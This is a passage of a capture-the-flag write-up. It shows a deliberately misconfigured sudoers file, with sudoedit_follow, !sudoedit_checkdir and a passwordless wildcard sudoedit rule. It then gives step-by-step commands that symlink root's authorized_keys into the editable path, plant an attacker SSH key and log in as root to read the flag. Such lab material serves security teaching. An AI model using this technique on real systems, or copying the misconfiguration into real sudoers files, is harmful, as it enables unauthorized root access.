Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", sudoedit_follow, !sudoedit_checkdir
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
#%admin ALL=(ALL) ALL
#takar ALL=(ALL) NOPASSWD: sudoedit /tmp/**/layout.html
# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL
takar ALL=(root) NOPASSWD: sudoedit /tmp/**/layout.html
# See sudoers(5) for more information on "#include" directives:
```

In the above image I have added two special flags which is highlighted in the sudoers file which makes the root account vulnerable.

```
takar ALL=(root) NOPASSWD: sudoedit /tmp/**/*.html
```

And also I have added the above line in the sudoers file which makes the user to edit the file with root permissions and without needing any password.

There are two *'s which represents wild card in linux and it is the path where the layout.html file should be created.

Steps in obtaining root flag

We have to create two directories for the wildcards inside the /tmp folder. And create a file called layout.html.

```
takar@ubuntu:/tmp$ mkdir udam
takar@ubuntu:/tmp$ cd ud
bash: cd: ud: No such file or directory
takar@ubuntu:/tmp$ cd udam/
takar@ubuntu:/tmp/udam$ mkdir ull
takar@ubuntu:/tmp/udam$ cd ull/
takar@ubuntu:/tmp/udam/ull$ ks
```

Since we have root permission for the layout.html file, we can create a symbolic link to get access to the root's authorized_keys file and we have to insert our public key into that file.

Following is the command we use to create the link.

```
takar@ubuntu:/tmp/udam/ull$ ln -s /root/.ssh/authorized_keys /tmp/udam/ull/layout.html
```

When we move into the layout.html file we can see the roots authorized key which we have to replace it with our public key.

To get our public and private key, we have use **ssh-keygen** and generate the keys.

```
root@kali:~/udam# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /root/udam/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/udam/id_rsa.
Your public key has been saved in /root/udam/id_rsa.pub.
The key fingerprint is:
SHA256:oS30l/Gt5EXMgbQW2zSNx8UDTzsvVMrc/C/qs4L0vu8 root@kali
The key's randomart image is:
+---[RSA 2048]---+
|           o o=.+o|
|          . B.++*o|
|         . = o.=++|
|        o o o o  +|
|       o S  + . o|
|      o ..+ o  ..|
|     o.ooo o  . .|
|    ..ooo.. . .|
|   .=*Eo        |
+-----[SHA256]-----+
root@kali:~/udam# ls
id_rsa  id_rsa.pub
root@kali:~/udam#
```

We have to take the public key(id_rsa.pub) shown above and paste in the layout.html file. We have to open the layout.html file using **sudoers** command.

Then using the private key(id_rsa) generated we have to do an SSH and we can successfully exploit the root account.


```
root@kali:~/udam# ssh -i id_rsa root@192.168.8.104
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Nov 16 09:58:16 2020 from 192.168.8.105
root@ubuntu:~#
```

FLAG #ROOT

After successfully exploiting the root account we can get the root flag.

A terminal window with a dark background and light-colored text. The user is logged in as root. The commands and their outputs are: 'whoami' returns 'root'; 'ls' returns 'root.txt'; 'cat root.txt' returns 'flag{YouKilledULL=GameOver}'. The word 'GameOver' in the flag is highlighted with a white rectangular box. The prompt 'root@ubuntu:~#' is visible at the end of each line.

```
root@ubuntu:~# whoami
root
root@ubuntu:~# ls
root.txt
root@ubuntu:~# cat root.txt
flag{YouKilledULL=GameOver}
root@ubuntu:~#
```

GAME OVER!!!!!!

CTF is COMPLETED!!!

THANK YOU!!!